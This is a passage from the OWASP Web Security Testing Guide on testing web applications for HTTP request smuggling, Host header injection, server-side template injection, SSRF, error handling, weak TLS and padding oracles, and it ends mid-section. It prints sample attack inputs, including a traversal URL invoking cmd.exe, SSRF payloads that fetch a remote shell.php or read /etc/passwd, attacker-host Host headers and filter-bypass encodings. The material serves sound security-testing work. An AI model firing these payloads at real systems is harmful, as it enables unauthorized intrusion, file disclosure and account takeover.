As mentioned in the introduction, HTTP Smuggling leverages the different ways that a particularly crafted HTTP message can be parsed and interpreted by different agents (browsers, web caches, application firewalls). This relatively new kind of attack was first discovered by Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin in 2005. There are several possible applications and we will analyze one of the most spectacular: the bypass of an application firewall. Refer to the original whitepaper (linked at the bottom of this page) for more detailed information and other scenarios.

Application Firewall Bypass

There are several products that enable a system administration to detect and block a hostile web request depending on some known malicious pattern that is embedded in the request. For example, consider the infamous, old Unicode directory traversal attack against IIS server, in which an attacker could break out the www root by issuing a request like:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Of course, it is quite easy to spot and filter this attack by the presence of strings like “..” and “cmd.exe” in the URL. However, IIS 5.0 is quite picky about POST requests whose body is up to 48K bytes and truncates all content that is beyond this limit when the Content-Type header is different from application/x-www-form-urlencoded. The pen-tester can leverage this by creating a very large request, structured as follows:

```
POST /target.asp HTTP/1.1        <-- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
```

```
POST /target.asp HTTP/1.0        <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
```

```
POST /target.asp HTTP/1.0        <-- Request #3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0   <-- Request #4
Connection: Keep-Alive
<CRLF>
```

What happens here is that the `Request #1` is made of 49223 bytes, which includes also the lines of `Request #2`. Therefore, a firewall (or any other agent beside IIS 5.0) will see Request #1, will fail to see `Request #2` (its data will be just part of #1), will see `Request #3` and miss `Request #4` (because the POST will be just part of the fake header xxxx).

Now, what happens to IIS 5.0 ? It will stop parsing `Request #1` right after the 49152 bytes of garbage (as it will have reached the 48K=49152 bytes limit) and will therefore parse `Request #2` as a new, separate request. `Request #2` claims that its content is 33 bytes, which includes everything until “xxxx: “, making IIS miss `Request #3` (interpreted as part of `Request #2`) but spot `Request #4`, as its POST starts right after the 33rd byte or `Request #2`. It is a bit

complicated, but the point is that the attack URL will not be detected by the firewall (it will be interpreted as the body of a previous request) but will be correctly parsed (and executed) by IIS.

While in the aforementioned case the technique exploits a bug of a web server, there are other scenarios in which we can leverage the different ways that different HTTP-enabled devices parse messages that are not 1005 RFC compliant. For instance, the HTTP protocol allows only one Content-Length header, but does not specify how to handle a message that has two instances of this header. Some implementations will use the first one while others will prefer the second, cleaning the way for HTTP Smuggling attacks. Another example is the use of the Content-Length header in a GET message.

Note that HTTP Smuggling does `*not*` exploit any vulnerability in the target web application. Therefore, it might be somewhat tricky, in a pen-test engagement, to convince the client that a countermeasure should be looked for anyway.

References

Whitepapers

- Amit Klein, “Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics”
- Amit Klein: “HTTP Message Splitting, Smuggling and Other Animals”
- Amit Klein: “HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)”
- Amit Klein: “HTTP Response Smuggling”
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: “HTTP Request Smuggling”

Testing for HTTP Incoming Requests

ID
WSTG-INPV-16

Summary

This section describes how to monitor all incoming/outgoing HTTP requests on both client-side or server-side. The purpose of this testing is to verify if there is unnecessary or suspicious HTTP request sending in the background.

Most of Web security testing tools (i.e. AppScan, BurpSuite, ZAP) act as HTTP Proxy. This will require changes of proxy on client-side application or browser. The testing techniques listed below is primary focused on how we can monitor HTTP requests without changes of client-side which will be more close to production usage scenario.

Test Objectives

- Monitor all incoming and outgoing HTTP requests to the Web Server to inspect any suspicious requests.
- Monitor HTTP traffic without changes of end user Browser proxy or client-side application.

How to Test

Reverse Proxy

There is situation that we would like to monitor all HTTP incoming requests on web server but we can't change configuration on the browser or application client-side. In this scenario, we can setup a reverse proxy on web server end to monitor all incoming/outgoing requests on web server.

For windows platform, Fiddler is recommended. It provides not only monitor but can also edit/reply the HTTP requests. Refer to this reference for how to configure Fiddler as reverse Proxy

For Linux platform, Charles Web Debugging Proxy may be used.

The testing steps:

1. Install Fiddler or Charles on Web Server
2. Configure the Fiddler or Charles as Reverse Proxy
3. Capture the HTTP traffic
4. Inspect HTTP traffic
5. Modify HTTP requests and replay the modified requests for testing

Port Forwarding

Port forwarding is another way to allow us intercept HTTP requests without changes of client-side. You can also use Charles as a SOCKS proxy to act as port forwarding or uses of Port Forwarding tools. It will allow us to forward all coming client-side captured traffic to web server port.

The testing flow will be:

1. Install the Charles or port forwarding on another machine or web Server
2. Configure the Charles as Socks proxy as port forwarding.

TCP-level Network Traffic Capture

This technique monitor all the network traffic at TCP-level. TCPDump or WireShark tools can be used. However, these tools don't allow us edit the captured traffic and send modified HTTP requests for testing. To replay the captured traffic (PCAP) packets, Ostinato can be used.

The testing steps will be:

1. Activate TCPDump or WireShark on Web Server to capture network traffic
2. Monitor the captured files (PCAP)
3. Edit PCAP files by Ostinato tool based on need
4. Reply the HTTP requests

Fiddler or Charles are recommended since these tools can capture HTTP traffic and also easily edit/reply the modified HTTP requests. In addition, if the web traffic is HTTPS, the wireshark will need to import the web server private key to inspect the HTTPS message body. Otherwise, the HTTPS message body of the captured traffic will all be encrypted.

Tools

- Fiddler
- TCPProxy
- Charles Web Debugging Proxy
- WireShark
- PowerEdit-Pcap
- pcapteller
- replayproxy
- Ostinato

References

- Charles Web Debugging Proxy
- Fiddler
- TCPDUMP
- Ostinato

Testing for Host Header Injection

ID
WSTG-INPV-17

Summary

A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual host. In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value supplied in the Host header. Without proper validation of the header value, the attacker can supply invalid input to cause the web server to:

- dispatch requests to the first virtual host on the list
- cause a redirect to an attacker-controlled domain
- perform web cache poisoning
- manipulate password reset functionality

Test Objectives

- Assess if the Host header is being parsed dynamically in the application.
- Bypass security controls that rely on the header.

How to Test

Initial testing is as simple as supplying another domain (i.e. `attacker.com`) into the Host header field. It is how the web server processes the header value that dictates the impact. The attack is valid when the web server processes the input to send the request to an attacker-controlled host that resides at the supplied domain, and not to an internal virtual host that resides on the web server.

```
GET / HTTP/1.1
Host: www.attacker.com
[...]
```

In the simplest case, this may cause a 302 redirect to the supplied domain.

```
HTTP/1.1 302 Found
[...]
Location: http://www.attacker.com/login.php
```

Alternatively, the web server may send the request to the first virtual host on the list.

X-Forwarded Host Header Bypass

In the event that Host header injection is mitigated by checking for invalid input injected via the Host header, you can supply the value to the `X-Forwarded-Host` header.

```
GET / HTTP/1.1
Host: www.example.com
X-Forwarded-Host: www.attacker.com
...
```

Potentially producing client-side output such as:

```
...
<link src="http://www.attacker.com/link" />
...
```

Once again, this depends on how the web server processes the header value.

Web Cache Poisoning

Using this technique, an attacker can manipulate a web-cache to serve poisoned content to anyone who requests it. This relies on the ability to poison the caching proxy run by the application itself, CDNs, or other downstream providers. As a result, the victim will have no control over receiving the malicious content when requesting the vulnerable application.

```
GET / HTTP/1.1
Host: www.attacker.com
...
```

The following will be served from the web cache, when a victim visits the vulnerable application.

```
...
<link src="http://www.attacker.com/link" />
...
```

Password Reset Poisoning

It is common for password reset functionality to include the Host header value when creating password reset links that use a generated secret token. If the application processes an attacker-controlled domain to create a password reset link, the victim may click on the link in the email and allow the attacker to obtain the reset token, thus resetting the victim's password.

```
... Email snippet ...

Click on the following link to reset your password:

http://www.attacker.com/index.php?module=Login&action=resetPassword&token=<SECRET_TOKEN>

... Email snippet ...
```

References

- What is a Host Header Attack?
- Host Header Attack
- Practical HTTP Host Header Attacks

Testing for Server-side Template Injection

ID
WSTG-INPV-18

Summary

Web applications commonly use server-side templating technologies (Jinja2, Twig, FreeMaker, etc.) to generate dynamic HTML responses. Server-side Template Injection vulnerabilities (SSTI) occur when user input is embedded in a template in an unsafe manner and results in remote code execution on the server. Any features that support advanced user-supplied markup may be vulnerable to SSTI including wiki-pages, reviews, marketing applications, CMS systems etc. Some template engines employ various mechanisms (eg. sandbox, allow listing, etc.) to protect against SSTI.

Example - Twig

The following example is an excerpt from the Extreme Vulnerable Web Application project.

```
public function getFilter($name)
{
        [snip]
        foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}
```

In the getFilter function the `call_user_func($callback, $name)` is vulnerable to SSTI: the `name` parameter is fetched from the HTTP GET request and executed by the server:




Figure 4.7.18-1: SSTI XVWA Example

Example - Flask/Jinja2

The following example uses Flask and Jinja2 templating engine. The `page` function accepts a 'name' parameter from an HTTP GET request and renders an HTML response with the `name` variable content:

```
@app.route("/page")
def page():
    name = request.values.get('name')
    output = Jinja2.from_string('Hello ' + name + '!').render()
    return output
```

This code snippet is vulnerable to XSS but it is also vulnerable to SSTI. Using the following as a payload in the `name` parameter:

```
$ curl -g 'http://www.target.com/page?name={{7*7}}'
Hello 49!
```

Test Objectives

- Detect template injection vulnerability points.
- Identify the templating engine.
- Build the exploit.

How to Test

SSTI vulnerabilities exist either in text or code context. In plaintext context users allowed to use freeform 'text' with direct HTML code. In code context the user input may also be placed within a template statement (eg. in a variable name)

Identify Template Injection Vulnerability

The first step in testing SSTI in plaintext context is to construct common template expressions used by various template engines as payloads and monitor server responses to identify which template expression was executed by the server.

Common template expression examples:

```
a{{bar}}b
a{{7*7}}
{var} ${var} {{var}} <%var%> [% var %]
```

In this step an extensive template expression test strings/payloads list is recommended.

Testing for SSTI in code context is slightly different. First, the tester constructs the request that result either blank or error server responses. In the example below the HTTP GET parameter is inserted info the variable `personal_greeting` in a template statement:

```
personal_greeting=username
Hello user01
```

Using the following payload - the server response is blank “Hello”:

```
personal_greeting=username<tag>
Hello
```

In the next step is to break out of the template statement and injecting HTML tag after it using the following payload

```
personal_greeting=username}}<tag>
Hello user01 <tag>
```

Identify the Templating Engine

Based on the information from the previous step now the tester has to identify which template engine is used by supplying various template expressions. Based on the server responses the tester deduces the template engine used. This manual approach is discussed in greater detail in this PortSwigger article. To automate the identification of the SSTI vulnerability and the templating engine various tools are available including Tplmap or the Backslash Powered Scanner Burp Suite extension.

Build the RCE Exploit

The main goal in this step is to identify to gain further control on the server with an RCE exploit by studying the template documentation and research. Key areas of interest are:

- **For template authors** sections covering basic syntax.
- **Security considerations** sections.
- Lists of built-in methods, functions, filters, and variables.
- Lists of extensions/plugins.

The tester can also identify what other objects, methods and properties can be exposed by focusing on the `self` object. If the `self` object is not available and the documentation does not reveal the technical details, a brute force of the variable name is recommended. Once the object is identified the next step is to loop through the object to identify all the methods, properties and attributes that are accessible through the template engine. This could lead to other kinds of security findings including privilege escalations, information disclosure about application passwords, API keys, configurations and environment variables, etc.

Tools

- Tplmap
- Backslash Powered Scanner Burp Suite extension
- Template expression test strings/payloads list

References

- James Kettle: Server-Side Template Injection:RCE for the modern webapp (whitepaper)
- Server-Side Template Injection
- Exploring SSTI in Flask/Jinja2
- Server Side Template Injection: from detection to Remote shell
- Extreme Vulnerable Web Application
- Divine Selorm Tsa: Exploiting server side template injection with tplmap
- Exploiting SSTI in Thymeleaf

Testing for Server-Side Request Forgery

ID
WSTG-INPV-19

Summary

Web applications often interact with internal or external resources. While you may expect that only the intended resource will be handling the data you send, improperly handled data may create a situation where injection attacks are possible. One type of injection attack is called Server-side Request Forgery (SSRF). A successful SSRF attack can grant the attacker access to restricted actions, internal services, or internal files within the application or the organization. In some cases, it can even lead to Remote Code Execution (RCE).

Test Objectives

- Identify SSRF injection points.
- Test if the injection points are exploitable.
- Asses the severity of the vulnerability.

How to Test

When testing for SSRF, you attempt to make the targeted server inadvertently load or save content that could be malicious. The most common test is for local and remote file inclusion. There is also another facet to SSRF: a trust relationship that often arises where the application server is able to interact with other back-end systems that are not directly reachable by users. These back-end systems often have non-routable private IP addresses or are restricted to certain hosts. Since they are protected by the network topology, they often lack more sophisticated controls. These internal systems often contain sensitive data or functionality.

Consider the following request:

```
GET https://example.com/page?page=about.php
```

You can test this request with the following payloads.

Load the Contents of a File

```
GET https://example.com/page?page=https://maliciousite.com/shell.php
```

Access a Restricted Page

```
GET https://example.com/page?page=http://localhost/admin
```

Or:

```
GET https://example.com/page?page=http://127.0.0.1/admin
```

Use the loopback interface to access content restricted to the host only. This mechanism implies that if you have access to the host, you also have privileges to directly access the `admin` page.

These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, are often what enables SSRF to be a critical vulnerability.

Fetch a Local File

```
GET https://example.com/page?page=file:///etc/passwd
```

HTTP Methods Used

All of the payloads above can apply to any type of HTTP request, and could also be injected into header and cookie values as well.

One important note on SSRF with POST requests is that the SSRF may also manifest in a blind manner, because the application may not return anything immediately. Instead, the injected data may be used in other functionality such as PDF reports, invoice or order handling, etc., which may be visible to employees or staff but not necessarily to the end user or tester.

You can find more on Blind SSRF here](https://portswigger.net/web-security/ssrf/blind), or in the [references section.

PDF Generators

In some cases, a server may convert uploaded files to PDF format. Try injecting `<iframe>`, `<img>`, `<base>`, or `<script>` elements, or CSS `url()` functions pointing to internal services.

```
<iframe src="file:///etc/passwd" width="400" height="400">
<iframe src="file:///c:/windows/win.ini" width="400" height="400">
```

Common Filter Bypass

Some applications block references to `localhost` and `127.0.0.1`. This can be circumvented by:

- Using alternative IP representation that evaluate to `127.0.0.1`:
  - Decimal notation: `2130706433`
  - Octal notation: `017700000001`
  - IP shortening: `127.1`
- String obfuscation
- Registering your own domain that resolves to `127.0.0.1`

Sometimes the application allows input that matches a certain expression, like a domain. That can be circumvented if the URL schema parser is not properly implemented, resulting in attacks similar to semantic attacks.

- Using the `@` character to separate between the userinfo and the host: `https://expected-domain@attacker-domain`
- URL fragmentation with the `#` character: `https://attacker-domain#expected-domain`
- URL encoding
- Fuzzing
- Combinations of all of the above

For additional payloads and bypass techniques, see the references section.

Remediation

SSRF is known to be one of the hardest attacks to defeat without the use of allow lists that require specific IPs and URLs to be allowed. For more on SSRF prevention, read the Server Side Request Forgery Prevention Cheatsheet.

References

- swisskyrepo: SSRF Payloads
- Reading Internal Files Using SSRF Vulnerability
- Abusing the AWS Metadata Service Using SSRF Vulnerabilities
- OWASP Server Side Request Forgery Prevention Cheatsheet
- Portswigger: SSRF
- Portswigger: Blind SSRF
- Bugcrowd Webinar: SSRF
- Hackerone Blog: SSRF
- Hacker101: SSRF
- URI Generic Syntax

4.8 Testing for Error Handling

4.8.1 Testing for Improper Error Handling

4.8.2 Testing for Stack Traces

Testing for Improper Error Handling

ID
WSTG-ERRH-01

Summary

All types of applications (web apps, web servers, databases, etc.) will generate errors for various reasons. Developers often ignore handling these errors, or push away the idea that a user will ever try to trigger an error purposefully (*e.g.* sending a string where an integer is expected). When the developer only consider the happy path, they forget all other possible user-input the code can receive but can't handle.

Errors sometimes rise as:

- stack traces,
- network timeouts,
- input mismatch,
- and memory dumps.

Improper error handling can allow attackers to:

- Understand the APIs being used internally.
- Map the various services integrating with each other by gaining insight on internal systems and frameworks used, which opens up doors to attack chaining.
- Gather the versions and types of applications being used.
- DoS the system by forcing the system into a deadlock or an unhandled exception that sends a panic signal to the engine running it.
- Controls bypass where a certain exception is not restricted by the logic set around the happy path.

Test Objectives

- Identify existing error output.
- Analyze the different output returned.

How to Test

Errors are usually seen as benign as they provide diagnostics data and messages that could help the user understand the problem at hand, or for the developer to debug that error.

By trying to send unexpected data, or forcing the system into certain edge cases and scenarios, the system or application will most of the times give out a bit on what's happening internally, unless the developers turned off all possible errors and return a certain custom message.

Web Servers

All web apps run on a web server, whether it was an integrated one or a full fledged one. Web apps must handle and parse HTTP requests, and for that a web server is always part of the stack. Some of the most famous web servers are NGINX, Apache, and IIS.

Web servers have known error messages and formats. If one is not familiar with how they look, searching online for them would provide examples. Another way would be to look into their documentation, or simply setup a server locally and discover the errors by going through the pages that the web server uses.

In order to trigger error messages, a tester must:

- Search for random files and folders that will not be found (404s).
- Try to request folders that exist and see the server behavior (403s, blank page, or directory listing).
- Try sending a request that breaks the HTTP RFC. One example would be to send a very large path, break the headers format, or change the HTTP version.
  - Even if errors are handled on the application level, breaking the HTTP RFC may make the integrated web server show itself since it has to handle the request, and developers forget to override these errors.

Applications

Applications are the most susceptible to let out a wide variety of error messages, which include: stack traces, memory dumps, mishandled exceptions, and generic errors. This happens due to the fact that applications are custom built most of the time and the developers need to observe and handle all possible error cases (or have a global error catching mechanism), and these errors can appear from integrations with other services.

In order to make an application throw these errors, a tester must:

1. Identify possible input points where the application is expecting data.
2. Analyse the expected input type (strings, integers, JSON, XML, etc.).
3. Fuzz every input point based on the previous steps to have a more focused test scenario.
   - Fuzzing every input with all possible injections is not the best solution unless you have unlimited testing time and the application can handle that much input.
   - If fuzzing isn't an option, handpick viable inputs that have the highest chance to break a certain parser (*e.g.* a closing bracket for a JSON body, a large text where only a couple of characters are expected, CLRF injection with parameters that might be parsed by servers and input validation controls, special characters that aren't applicable for file names, etc.).
   - Fuzzing with jargon data should be ran for every type as sometimes the interpreters will break outside of the developer's exception handling.
4. Understand the service responding with the error message and try to make a more refined fuzz list to bring out more information or error details from that service (it could be a database, a standalone service, etc.).

Error messages are sometimes the main weakness in mapping out systems, especially under a microservice architecture. If services are not properly set to handle errors in a generic and uniform manner, error messages would let a tester identify which service handles which requests, and allows for a more focused attack per service.

> The tester needs to keep a vigilant eye for the response type. Sometimes errors are returned as success with an error body, hide the error in a 302, or simply by having a custom way of representing that error.

Remediation

For remediation, check out the Proactive Controls C10 and the Error Handling Cheat Sheet.

Playgrounds

- Juice Shop - Error Handling

References

- WSTG: Appendix C - Fuzz Vectors
- Proactive Controls C10: Handle All Errors and Exceptions
- ASVS v4.1 v7.4: Error handling
- CWE 728 - Improper Error Handling
- Cheat Sheet Series: Error Handling

Testing for Stack Traces

ID
WSTG-ERRH-02

This content has been merged into: Testing for Improper Error Handling.

4.9 Testing for Weak Cryptography

4.9.1 Testing for Weak Transport Layer Security

4.9.2 Testing for Padding Oracle

4.9.3 Testing for Sensitive Information Sent via Unencrypted Channels

4.9.4 Testing for Weak Encryption

Testing for Weak Transport Layer Security

ID
WSTG-CRYP-01

Summary

When information is sent between the client and the server, it must be encrypted and protected in order to prevent an attacker from being able to read or modify it. This is most commonly done using HTTPS, which uses the Transport Layer Security (TLS) protocol, a replacement for the older Secure Socket Layer (SSL) protocol. TLS also provides a way for the server to demonstrate to the client that they have connected to the correct server, by presenting a trusted digital certificate.

Over the years there have been a large number of cryptographic weaknesses identified in the SSL and TLS protocols, as well as in the ciphers that they use. Additionally, many of the implementations of these protocols have also had serious vulnerabilities. As such, it is important to test that sites are not only implementing TLS, but that they are doing so in a secure manner.

Test Objectives

- Validate the service configuration.
- Review the digital certificate's cryptographic strength and validity.
- Ensure that the TLS security is not bypassable and is properly implemented across the application.

How to Test

Transport layer security related issues can be broadly split into the following areas:

Server Configuration

There are a large number of protocol versions, ciphers, and extensions supported by TLS. Many of these are considered to be legacy, and have cryptographic weaknesses, such as those listed below. Note that new weaknesses are likely to be identified over time, so this list may be incomplete.

- SSLv2 (DROWN)
- SSLv3 (POODLE)
- TLSv1.0 (BEAST)
- EXPORT ciphers suites (FREAK)
- NULL ciphers (they only provide authentication).
- Anonymous ciphers (these may be supported on SMTP servers, as discussed in RFC 7672)
- RC4 ciphers (NOMORE)
- CBC mode ciphers (BEAST, Lucky 13)
- TLS compression (CRIME)
- Weak DHE keys (LOGJAM)

The Mozilla Server Side TLS Guide details the protocols and ciphers that are currently recommended.

Exploitability

It should be emphasised that while many of these attacks have been demonstrated in a lab environment, they are not generally considered practical to exploit in the real world, as they require a (usually active) MitM attack, and significant resources. As such, they are unlikely to be exploited by anyone other than nation states.

Digital Certificates

Cryptographic Weaknesses

From a cryptographic perspective, there are two main areas that need to be reviewed on a digital certificate:

- The key strength should be *at least* 2048 bits.
- The signature algorithm should be *at least* SHA-256. Legacy algorithms such as MD5 and SHA-1 should not be used.

Validity

As well as being cryptographically secure, the certificate must also be considered valid (or trusted). This means that it must:

- Be within the defined validity period.
  - Any certificates issued after 1st September 2020 must not have a maximum lifespan of more than 398 days.
- Be signed by a trusted certificate authority (CA).
  - This should either be a trusted public CA for externally facing applications, or an internal CA for internal applications.
  - Don't flag internal applications as having untrusted certificates just because *your* system doesn't trust the CA.
- Have a Subject Alternate Name (SAN) that matches the hostname of the system.
  - The Common Name (CN) field is ignored by modern browsers, which only look at the SAN.
  - Make sure that you're accessing the system with the correct name (for example, if you access the host by IP then any certificate will be appear untrusted).

Some certificates may be issued for wildcard domains (such as `*.example.org`), meaning that they can be valid for multiple subdomains. Although convenient, there are a number of security concerns around this that should be considered. These are discussed in the OWASP Transport Layer Security Cheat Sheet.

Certificates can also leak information about internal systems or domain names in the Issuer and SAN fields, which can be useful when trying to build up a picture of the internal network or conduct social engineering activities.

Implementation Vulnerabilities

Over the years there have been vulnerabilities in the various TLS implementations. There are too many to list here, but some of the key examples are:

- Debian OpenSSL Predictable Random Number Generator (CVE-2008-0166)
- OpenSSL Insecure Renegotiation (CVE-2009-3555)
- OpenSSL Heartbleed (CVE-2014-0160)
- F5 TLS POODLE (CVE-2014-8730)
- Microsoft Schannel Denial of Service (MS14-066 / CVE CVE-2014-6321)

Application Vulnerabilities

As well as the underlying TLS configuration being securely configured, the application also needs to use it in a secure way. Some of these points are addressed elsewhere in this guide:

- Not sending sensitive data over unencrypted channels (WSTG-CRYP-03)
- Setting the HTTP Strict-Transport-Security header (WSTG-CONF-07)
- Setting the Secure flag on cookies (WSTG-SESS-02)

Mixed Active Content

Mixed active content is when active resources (such as scripts to CSS) are loaded over unencrypted HTTP and included into a secure (HTTPS) page. This is dangerous because it would allow an attacker to modify these files (as they are sent unencrypted), which could allow them to execute arbitrary code (JavaScript or CSS) in the page. Passive

content (such as images) loaded over an insecure connection can also leak information or allow an attacker to deface the page, although it is less likely to lead to a full compromise.

> Note: modern browsers will block active content being loaded from insecure sources into secure pages.

Redirecting from HTTP to HTTPS

Many sites will accept connections over unencrypted HTTP, and then immediately redirect the user to the secure (HTTPS) version of the site with a `301 Moved Permanently` redirect. The HTTPS version of the site then sets the `Strict-Transport-Security` header to instruct the browser to always use HTTPS in future.

However, if an attacker is able to intercept this initial request, they could redirect the user to a malicious site, or use a tool such as sslstrip to intercept subsequent requests.

In order to defend against this type of attack, the site must use be added to the preload list.

Automated Testing

There are a large number of scanning tools that can be used to identify weaknesses in the SSL/TLS configuration of a service, including both dedicated tools and general purpose vulnerability scanners. Some of the more popular ones are:

- Nmap (various scripts)
- OWASP O-Saft
- sslscan
- sslyze
- SSL Labs
- testssl.sh

Manual Testing

It is also possible to carry out most checks manually, using command-line looks such as `openssl s_client` or `gnutls-cli` to connect with specific protocols, ciphers or options.

When testing like this, be aware that the version of OpenSSL or GnuTLS shipped with most modern systems may will not support some outdated and insecure protocols such as SSLv2 or EXPORT ciphers. Make sure that your version supports the outdated versions before using it for testing, or you'll end up with false negatives.

It can also be possible to performed limited testing using a web browser, as modern browsers will provide details of the protocols and ciphers that are being used in their developer tools. They also provide an easy way to test whether a certificate is considered trusted, by browsing to the service and seeing if you are presented with a certificate warning.

References

- OWASP Transport Layer Protection Cheat Sheet
- Mozilla Server Side TLS Guide

Testing for Padding Oracle

ID
WSTG-CRYP-02

Summary

A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g. internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations. This can lead to leakage of sensible data or to privilege escalation vulnerabilities, if integrity of the encrypted data is assumed by the application.

Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn't match a multiple of the block size of the used cipher has to be padded in a specific manner so the decryptor is able to strip the padding. A commonly used padding scheme is PKCS#7. It fills the remaining bytes with the value of the padding length.

Example 1

If the padding has the length of 5 bytes, the byte value `0x05` is repeated five times after the plain text.

An error condition is present if the padding doesn't match the syntax of the used padding scheme. A padding oracle is present if an application leaks this specific padding error condition for encrypted data provided by the client. This can happen by exposing exceptions (e.g. `BadPaddingException` in Java) directly, by subtle differences in the responses sent to the client or by another side-channel like timing behavior.

Certain modes of operation of cryptography allow bit-flipping attacks, where flipping of a bit in the cipher text causes that the bit is also flipped in the plain text. Flipping a bit in the n-th block of CBC encrypted data causes that the same bit in the (n+1)-th block is flipped in the decrypted data. The n-th block of the decrypted cipher text is garbaged by this manipulation.

The padding oracle attack enables an attacker to decrypt encrypted data without knowledge of the encryption key and used cipher by sending skillful manipulated cipher texts to the padding oracle and observing of the results returned by it. This causes loss of confidentiality of the encrypted data. E.g. in the case of session data stored on the client-side the attacker can gain information about the internal state and structure of the application.

A padding oracle attack also enables an attacker to encrypt arbitrary plain texts without knowledge of the used key and cipher. If the application assumes that integrity and authenticity of the decrypted data is given, an attacker could be able to manipulate internal session state and possibly gain higher privileges.

Test Objectives

- Identify encrypted messages that rely on padding.
- Attempt to break the padding of the encrypted messages and analyze the returned error messages for further analysis.

How to Test

Black-Box Testing

First the possible input points for padding oracles must be identified. Generally the following conditions must be met:

1. The data is encrypted. Good candidates are values which appear to be random.

2. A block cipher is used. The length of the decoded (Base64 is used often) cipher text is a multiple of common cipher block sizes like 8 or 16 bytes. Different cipher texts (e.g. gathered by different sessions or manipulation of session state) share a common divisor in the length.

Example 2

`Dg6W8OiWMIdVokIDH15T/A==` results after Base64 decoding in `0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc`. This seems to be random and 16 byte long.

If such an input value candidate is identified, the behavior of the application to bit-wise tampering of the encrypted value should be verified. Normally this Base64 encoded value will include the initialization vector (IV) prepended to the cipher text. Given a plaintext `p` and a cipher with a block size `n`, the number of blocks will be `b = ceil( length(b) / n)`. The length of the encrypted string will be `y=(b+1)*n` due to the initialization vector. To verify the presence of the oracle, decode the string, flip the last bit of the second-to-last block `b-1` (the least significant bit of the byte at `y-n-1`), re-encode and send. Next, decode the original string, flip the last bit of the block `b-2` (the least significant bit of the byte at `y-2*n-1`), re-encode and send.

If it is known that the encrypted string is a single block (the IV is stored on the server or the application is using a bad practice hardcoded IV), several bit flips must be performed in turn. An alternative approach could be to prepend a random block, and flip bits in order to make the last byte of the added block take all possible values (0 to 255).

The tests and the base value should at least cause three different states while and after decryption:

- Cipher text gets decrypted, resulting data is correct.
- Cipher text gets decrypted, resulting data is garbled and causes some exception or error handling in the application logic.
- Cipher text decryption fails due to padding errors.

Compare the responses carefully. Search especially for exceptions and messages which state that something is wrong with the padding. If such messages appear, the application contains a padding oracle. If the three different states described above are observable implicitly (different error messages, timing side-channels), there is a high probability that there is a padding oracle present at this point. Try to perform the padding oracle attack to ensure this.

Example 3

- ASP.NET throws `System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed.` if padding of a decrypted cipher text is broken.
- In Java a `javax.crypto.BadPaddingException` is thrown in this case.
- Decryption errors or similar can be possible padding oracles.

> A secure implementation will check for integrity and cause only two responses: `ok` and `failed`. There are no side channels which can be used to determine internal error states.

Gray-Box Testing

Verify that all places where encrypted data from the client, that should only be known by the server, is decrypted. The following conditions should be met by such code:

